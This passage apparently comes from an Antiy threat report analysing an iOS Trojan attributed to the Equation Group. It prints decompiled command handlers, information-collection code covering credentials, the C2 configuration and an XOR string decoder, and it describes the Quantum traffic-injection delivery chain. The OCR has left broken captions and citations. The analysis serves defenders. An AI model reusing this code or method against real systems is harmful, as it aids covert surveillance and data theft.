    v10 = rw_chmod_unlink(&v15, &v13, v8);
    break;
  case 0x4B:
    v10 = sub_3D98(&v15, &v13, v8);
    break;
  case 0x60:
    v10 = upload_info(&v15);
    break;
  case 0x70:
    v10 = sub_3830(&v15, &v13, v8);
    break;
  case 0x75:
    v10 = sub_37C8(&v15, &v13, v8);
    break;
  case 0x76:
    v10 = sub_39FC(&v15, &v13, v8);
    break;
  case 0x78:
    v10 = sub_4910(&v15, &v13, v8);
    break;
  case 0x79:
    v10 = sub_6148();
    break;
  case 0x80:
    v10 = sub_3AD8(&v15, &v13, v8);
```

Figure 2-14Instruction code


The functions of each instruction in the sample are briefly described as follows:

Table 2-4Instruction codes and corresponding functions

Hexadecimal instruction code	Command function
0x42	Traffic packet verification
0x4B	Read file upload
0x60	Collect a large amount of information and send it back (see Table 2-4)
0x70	Update C2 address
0x75	Modify the heartbeat packet interval
0x76	Update the configuration file
0x78	Update the configuration file
0x79	Update the configuration file
0x80	Delete files

0x92	Receive file execution
0x94	Update the configuration file
0x95	Execution Program
0xA2	Update the configuration file

The sample obtains configuration environment and other information and then returns it:



```
  v87 = decode_str47(v21, "030:0\n", 7);
  sub_C848(&v111, v87);
  v88 = decode_str47(&v89[v22], &unk_19878, 9);
  sub_C848(&v111, v88);
}
v31 = decode_str47(&v89[33 * (v20 & 3)], "032:iOS\n", 9);
sub_C848(&v111, v31);
v108 = 0;
v109 = 0;
v110 = 0;
systemVersion(&v108);
v32 = decode_str47(&v89[33 * ((v20 + 1) & 3)], "049:%s\n", 8);
sub_C848(&v111, v32, &v108);
v33 = decode_str47(&v89[33 * ((v20 + 2) & 3)], "033:%s\n", 8);
sub_C848(&v111, v33, &v108);
v34 = decode_str47(&v89[33 * ((v20 + 3) & 3)], "034:%s\n", 8);
sub_C848(&v111, v34, &v98);
v35 = decode_str47(&v89[33 * ((v20 + 4) & 3)], &unk_19884, 8);
sub_C848(&v111, v35, &v99);
v36 = decode_str47(&v89[33 * ((v20 + 5) & 3)], "MACHTYPE", 9);
v37 = v20 + 6;
v38 = getenv(v36);
if ( !v38 )
  v38 = &"";
v39 = decode_str47(&v89[33 * (v37 & 3)], "036:%s\n", 8);
v40 = v37 + 1;
sub_C848(&v111, v39, v38);
v41 = decode_str47(&v89[33 * (v40 & 3)], "037:\n", 6);
v42 = v40 + 1;
sub_C848(&v111, v41);
tzset();
v43 = decode_str47(&v89[33 * (v42 & 3)], "038:%s\n", 8);
v44 = v42 + 1;
sub_C848(&v111, v43, tzname[0]);
v45 = decode_str47(&v89[33 * (v44 & 3)], "TZ", 3);
```

©安天

Figure 2-15Obtaining environment and configuration information

Get information format description:

Table 2Obtaining environment and configuration information format description

Label	Illustrate	Label	Illustrate	Label	Illustrate
000	MAC address	033	unknown	042	unknown
001	unknown	034	unknown	043	language
002	IP address	035	Operating system type	044	unknown
003	unknown	036	unknown	045	System uptime
004	Proxy settings information	037	unknown	046	unknown
005	unknown	038	Time Zone	047	unknown
030	username	039	unknown	048	Sample execution path

031	password	040	localtime	049	System version number
032	Operating system type (iOS)	041	Time		

The decrypted information FAID from the mvld Trojan is ace02468bdf13579 [10], which is consistent with the previously exposed mandatory unique identification code required for NSA operations. This identification also exists in the SecondDate weapon in the Equation arsenal leaked by the Shadow Brokers. All these information indicate that the Trojan comes from the Equation Organization, a subsidiary of the US intelligence agency NSA.


Table 2-5 6**Configuration name**	**Content**	**Illustrate**
CI	3600	heartbeat
CIAE	120	
cop1	80	C2 Port 1
cop2	443	C2 Port 2
CSF	/private/var/tmp/.swapfile.tmp	
FAID	***_ace02468bdf13579_***	
ID	*****00171	
lp1	**********[.]com	C2 Address 1
lp2	80[.]*[.]*[.]*	C2 Address 2
os1	www.google.com	Test network connectivity
os2	www.yahoo.com	Test network connectivity
os3	www.wikipedia.org	Test network connectivity
os4	www.apple.com	Test network connectivity
PV	12	
SDE	/usr/gated/gated.deb	

3 Homology Analysis

We compared and analyzed the iOS Trojan with the DoubleFantasy Trojan equipment sequence of the Equation Group and obtained the following results: the functions, behaviors, algorithms, information collection and command control sets are almost identical; the Trojan uses the most commonly used value 0x47 [7][7], collects terminal information in the same format as DoubleFantasy, and the control instruction code structure is basically the same as DoubleFantasy.

3.1 Configuration Data Decryption Algorithm and Key Comparison

The sample in this report and other Equation Group samples are completely consistent in encryption algorithm and key:



```
decode:                                 ! CODE XREF: strcat_path+14↑j
                                        ! CMP_SUMV+18↑p ...
                save    %sp, -0x60, %sp
                inc     %i2
                cmp     %i2, 1
                bleu    locret_1FB4C
                ldub    [%i1], %o5
                mov     1, %g1

loc_1FB24:                              ! CODE XREF: decode+38↓j
                ldub    [%i1+%g1], %o4
                add     %i0, %g1, %o3
                xor     %o4, 0x47, %o2
                btog    %o5, %o2
                btog    %g1, %o2
                stb     %o2, [%o3-1]
                inc     %g1
                cmp     %g1, %i2
                bcs     loc_1FB24
                add     %o5, %o4, %o5

locret_1FB4C:                           ! CODE XREF: decode[illegible]
                ret
                restore
```


```
int __fastcall decode_str(int a1, int *a2, unsigned int a3)
{
  int v3; // r5@1
  int v4; // r0@1
  int *v5; // r4@1
  int v6; // r1@1
  signed int v7; // r12@3
  int v8; // r2@4
  int v9; // lr@4
  char v10; // r3@4

  v3 = a1;
  v4 = a3 + 1;
  v5 = a2;
  v6 = *(_BYTE *)a2;
  if ( a3 != 0 && a3 < 0xFFFFFFFF )
  {
    v7 = 1;
    do
    {
      v8 = *((_BYTE *)v5 + v7);
      v9 = v3 + v7;
      v10 = v6 ^ v8 ^ 0x47 ^ v7++;
      *(_BYTE *)(v9 - 1) = v10;
      v6 = (v6 + v8) & 0xFF;
    }
    while ( v7 != v4 );
  }
  return v3;
}
```


Figure 3-1 2

3.2 Comparison of Information Collection Formats

Comparison shows that the data format of this report sample and other equation samples is basically the same:



标号	说明	标号	说明	标号	说明
000	MAC 地址	033	平台类型加（i386\i686）	042	操作系统（Ubuntu）
001	IP 地址	034	系统内核版本	043	区域语言（zh_cn.utf8）
002	样本版本号	035	操作系统类型时间	044	未知
003	样本 cloid	036	未知	045	系统运行时间
004	代理设置信息	037	未知	046	未知
005	未知	038	PST	047	未知
030	用户名	039	未知	048	样本名称
031	密码	040	时间		
032	操作系统类型加（Linux）	041	时间		




标号	说明	标号	说明	标号	说明
000	MAC 地址	033	未知	042	未知
001	未知	034	未知	043	语言
002	IP 地址	035	操作系统类型	044	未知
003	未知	036	未知	045	系统运行时间
004	代理设置信息	037	未知	046	未知
005	未知	038	时区	047	未知
030	用户名	039	未知	048	样本执行路径
031	密码	040	localtime	049	系统版本号
032	操作系统类型（iOS）	041	time		


Figure3-3 4

3.3 Control Instruction Code Comparison

The control instruction format of this report sample is basically the same as that of other equation samples:



```
switch ( v12[0] )
{
  case 0x4A:
    v6 = sub_804CB90(v11, v12, v9);
    break;
  case 0x4B:
    v6 = sub_804BD30(v11, v12, v9);
    break;
  case 0x60:
    v6 = sub_804C550(v11);
    break;
  case 0x70:
    v6 = sub_804B1C0(v11, v12, v9);
    break;
  case 0x75:
    v6 = sub_804CA40(v11, v12, v9);
    break;
  case 0x76:
    v6 = sub_804B240(v11, v12, v9);
    break;
  case 0x78:
    v6 = sub_804C3F0(v11, v12, v9);
    break;
  case 0x79:
    v6 = sub_804BC80(v11);
    break;
  case 0x80:
    v6 = sub_804B330(v11, v12, v9);
    break;
  default:
    return 0xE1150003;
}
```



```
switch ( v7 )
{
  case 0x42:
    v10 = sub_4304(&v13, v8);
    break;
  default:
    v10 = 153;
    v11 = 1;
    goto LABEL_11;
  case 0x4A:
  case 0x92:
    v10 = rw_chmod_unlink(&v15, &v13, v8);
    break;
  case 0x4B:
    v10 = sub_3D98(&v15, &v13, v8);
    break;
  case 0x60:
    v10 = upload_info(&v15);
    break;
  case 0x70:
    v10 = sub_3830(&v15, &v13, v8);
    break;
  case 0x75:
    v10 = sub_37C8(&v15, &v13, v8);
    break;
  case 0x76:
    v10 = sub_39FC(&v15, &v13, v8);
    break;
  case 0x78:
    v10 = sub_4910(&v15, &v13, v8);
    break;
  case 0x79:
    v10 = sub_6148();
    break;
  case 0x80:
    v10 = sub_3AD8(&v15, &v13, v8);
```

Figure 3Comparison of instruction codes between historical other platform formula samples (left) and iOS samples (right)

4 Attack Delivery Analysis

The iOS platform is generally considered more secure than the Android platform. However, the iOS platform itself still has numerous attack vectors. Past attacks targeting the iOS platform include App Store poisoning, exploiting vulnerabilities in iMessage and FaceTime, and Wi-Fi-based traffic-side attacks. Kaspersky's report states that the attack vector it identified is the iMessage service. iMessage vulnerabilities are indeed a common attack vector, and their inherent telecom-specific nature makes them suitable for launching attacks targeting specific targets. However, it should also be noted that disabling services like iMessage and FaceTime will still not effectively counter the Equation Group's attacks. This is because **the Equation Group's proprietary "God's-eye view" attack model** relies on invading and hijacking network equipment of various carriers and other channel intervention capabilities to build a traffic hijacking system. **Using a "quantum" system ,** they insert attack traffic into the intended target's internet access, exploiting vulnerabilities in browsers and other internet software to deliver malicious code to the device and execute it.

The Quantum system project, first exposed by Edward Snowden in 2013, was initiated by the U.S. National Security Agency (NSA) and jointly implemented with the UK's Government Communications Headquarters (GCHQ) and the Swedish Defense Radio Agency (FRA). It was used to develop and operate engineering systems and intrusion toolsets for carrying out cyberattacks, aiming to interfere with and control network states in cyberspace. Developed and operated by the NSA's Special Operations Office of Attacks (TAO), the "Equation Group" is a nickname given to TAO by the cybersecurity industry based on the characteristics of its equipment discovered during analysis.

The "Quantum" system's operational fulcrum is the intrusion and hijacking of key routers and gateways in network communication infrastructure, thereby gaining the ability to analyze and hijack the target's Internet access process. It first relies on the X-KeyScore system to identify the device based on its IP address, code number, link, identity account, or other identifiers to determine whether it meets the target definition and whether it is a device that has been successfully attacked. If it is a target that has not yet been attacked, it will further determine whether there are available vulnerabilities and then select the appropriate tools to perform a covert intrusion. Let's take the example of a target logging into a Yahoo account. The attack process is as follows: 1. The target logs into a Yahoo mailbox or website; 2. The Special Source Operations (SSO) site discovers the data packet filtered by the Yahoo sorter specified by the "Quantum" system and redirects it to the FOXACID server; 3. The server injects the FOXACID URL into the selected data packet and sends it back to the target computer; 4. The Yahoo server receives the data packet requesting the email content; 5. The FOXACID data packet returns to the terminal before the Yahoo data packet; 6. The target machine loads the Yahoo page, but loads the FOXACID URL in the background at the same time, redirecting the target to the FOXACID spy server; 7. If the target browser is available and the PSP (Personnel Security Program) fails to detect it, FOXACID deploys the first-stage implant program to the target; 8. The "validator" backdoor (called Validator by the US and named DoubleFantasy by security vendors) is successfully installed.



①目标登录（以Yahoo邮件服务为例）
④Yahoo服务器接到请求Email内容的包，而返回包晚于FOXACID的包被请求端丢弃。
互联网路由器
①
④
②
⑧VALIDATOR植入成功
目标计算机
Yahoo服务器
⑤FOXACID包先于Yahoo包回到目标终端
NSA
②
⑦如果目标浏览器可以利用，且绕过安全软件，则FOXACID服务器将一阶植入程序部署到目标
⑥目标的Yahoo网页被加载，但后台同时加载FOXACID传来的URL，将目标指向FA刺探服务器
SSO站点
TAO FOXACID服务器
②NSA特种源行动（SSO）站点发现量子任务的Yahoo选择子数据包，并将其重定向到FOXACID服务器
③FOXACID服务器将一个URL注入到包中，并将其返回到目标计算机
③
⑥
⑧
©安天

Figure 4NSA "Quantum" system attack principle

In attacks targeting the iOS platform, the Quantum system exploits a combination of multiple Safari browser remote code execution vulnerabilities to deliver attack samples. The earliest attacks date back to 2013 or earlier. The exploits likely included CVE-2014-1349 and CVE-2014-4466. The exploit code was generated by the FOXACID vulnerability platform. The traffic generated by the Quantum system reaches the target terminal before legitimate website return traffic, triggering the vulnerability to execute the Trojan program. In the attacks using the samples reported in this report, the attack payload, disguised as a GIF header within the network traffic inserted by the Quantum system, was named regquerystr.exe.

What needs to be highly vigilant is that the attack of the "quantum" system is from a God's perspective, which is specifically manifested as:

The attack traffic is sent by the hacked or controlled network routing device, and may even perceive the attacked party's network access before the visited website.

Its attack targets browsers or other Internet clients that access websites and network resources, so it is more difficult to defend against and cannot be prevented using the traditional approach of converging open ports and exposed surfaces.

The inserted attack traffic is not an interaction process with the real website and is encrypted. Therefore, even if the data packets are restored and retained, and the constructed domain name is discovered, it does not have the traceability value in the traditional IP/domain name sense.

After a successful attack, the relevant roles and devices are marked as valid and no further attacks will be carried out. However, if the attack fails, the attack may not continue or the same vulnerability will not be used in future attacks. Therefore, it is extremely difficult to reproduce and verify.

The "quantum" capability can not only be deployed in backbone network equipment infiltrated or controlled by A2PT organizations, but can also be implanted in the gateways and border devices of government and enterprise organizations during intrusion operations. Related vulnerability exploitation tools can be deployed in similar corporate WebMail servers, making it different from general persistence and adopting a repeated injection + memory Trojan method to better combat general threat hunting.

The operational capability of "Quantum" comes from the Equation Organization's control over attacks on key global network communication equipment on the one hand, and from its large reserves of undisclosed vulnerability resources and vulnerability exploitation tools on the other.

5 A^{2}PT Organization's Vulnerability Reserves, Sources, Resource Operations and Operational Analysis

5.1 Overall Vulnerability Operation Mechanism

Whether it is attacking SWIFT in the Middle East to penetrate the information infrastructure [11], or using the "quantum" hand to achieve a God's perspective attack, A^{2}PT operation organizations such as Equation rely on an extremely rich reserve of vulnerabilities [12][13].

The United States has its own management mechanism for the management and storage of zero-day vulnerabilities. In 2017, the White House issued the Vulnerabilities Equities Process (VEP) 错误!未找到引用源。, which established more rules and transparency requirements for the Vulnerabilities Equities Process (VEP), including the purpose, background, scope, participants, adjudication process, and related annexes. The leading agency of this policy is the NSA. VEP is a ruling mechanism introduced by the US government when dealing with security vulnerabilities. When a vulnerability is discovered, the US government can choose to disclose the discovered vulnerability to the relevant technology company to inform the developer of the network security vulnerability in the product or service so that the developer can fix it in time, or choose to retain the vulnerability information for future use in network intrusion, intelligence collection, military activities or law enforcement activities.

In order to achieve a monopoly on the use of high-value zero-day vulnerabilities (0day), the NSA has also developed a NOBUS operating system. NOBUS is the abbreviation of Nobody But Us, which means "No one can (use these vulnerabilities) except us" - this is the term used by the NSA to describe security vulnerabilities that it believes only it can own and exploit. In this system, they assess the possibility that opponents can exploit known vulnerabilities in the system. If they determine that the vulnerability can only be exploited by the NSA due to computing resources, budget or skill combination, they will mark it as NOBUS and will not promote the patching of the vulnerability, but will allow the vulnerability to continue to exist so that it can be exploited [15]. The NSA once stated that it disclosed 91% of the vulnerabilities it discovered, which means that the remaining 9% of the vulnerabilities were "secretly hidden" by the NSA. The reserve vulnerabilities "secretly hidden" by the NSA are the exclusive lifeline that makes the cyber world more vulnerable.

Of course, the more serious problem is that the US intelligence agencies manipulate pre-installed vulnerabilities and weaken product security. The most typical example is the pollution of encryption algorithm standards. For example, in the special publication SP 800-90 (renamed SP 800-90A after 2012) officially released by NIST in 2006, "Recommendations for Random Number Generation Algorithms Using Deterministic Random Bit Generators", one of the four recommended "deterministic random bit generator" (DRBG) algorithms, the dual elliptic curve algorithm Dual_EC_DRBG, actually has a backdoor[16]. In addition, the encryption machines produced by the Swiss company Crypto AG were controlled by the US, weakening the encryption strength of its communication encryption equipment sold to more than 120 countries, and stealing the encrypted communication content of governments and corporate users in various countries by intercepting and decoding the encryption program [17].

5.2 Two Types of Key Vulnerability Reserves

Antiy CERT believes the Equation Group has focused on developing at least two types of vulnerability and exploit tool libraries: one for attacking open ports and services, referred to as the vulnerability set (S), for Service; and the other for attacking browsers and internet clients, tentatively referred to as the vulnerability set (C), for Client. Both sets are used to penetrate endpoint targets and can be subsequently leveraged with tools for privilege escalation and persistence. However, their implementation differs.

Set (S) is used to attack open internet targets, gaining entry by actively sending packets to specific ports or services, using a springboard. Alternatively, after establishing a bridgehead, it can move laterally within the target's network. Set (S) contains a rich collection of vulnerabilities, including over five zero-day exploits used in the Stuxnet attack alone. Several vulnerabilities also belong to this category, as seen in the Equation Group's attack on EastNets, the largest SWIFT organization in the Middle East. This set of vulnerabilities was fully exposed during the Shadow Brokers incident on April 14, 2017. These include: ETERNALBLUE, Easybee, EASYPI, Eclipsedwing, EDUCATEDSCHOLAR, EMERALDTHREAD, EMPHASISMINE, ENGLISHMANSDENTIST, Erraticgopher, ESKIMOROLL, ESTEEMAUDIT, ETERNALROMANCE, ETERNALSYNERGY, EWOKFRENZY, EXPLODINGCAN, and ZIPPYBEER. Notably, the leak of these vulnerabilities and exploits, and their subsequent exploitation by cybercriminals, ultimately led to the massive global "WannaCry" ransomware outbreak on May 12, 2017, WHICH devastated internet users worldwide. The attackers used only one vulnerability, EternalBlue, to cause such a huge threat to global network security[18]. In our report, "Antiy's Operation Manual for Systematically Responding to NSA Cyber Armaments" [19]organized this batch of vulnerabilities and the services they attacked into a diagram (Figure 5-1). It is certain that after this leak, the relevant organizations will abandon these exploits, which have greatly reduced their effectiveness and may expose their whereabouts, and activate the reserve exploits and accelerate the pace of vulnerability mining and collection.





Figure 5 NSA attacks vulnerabilities in open ports and services

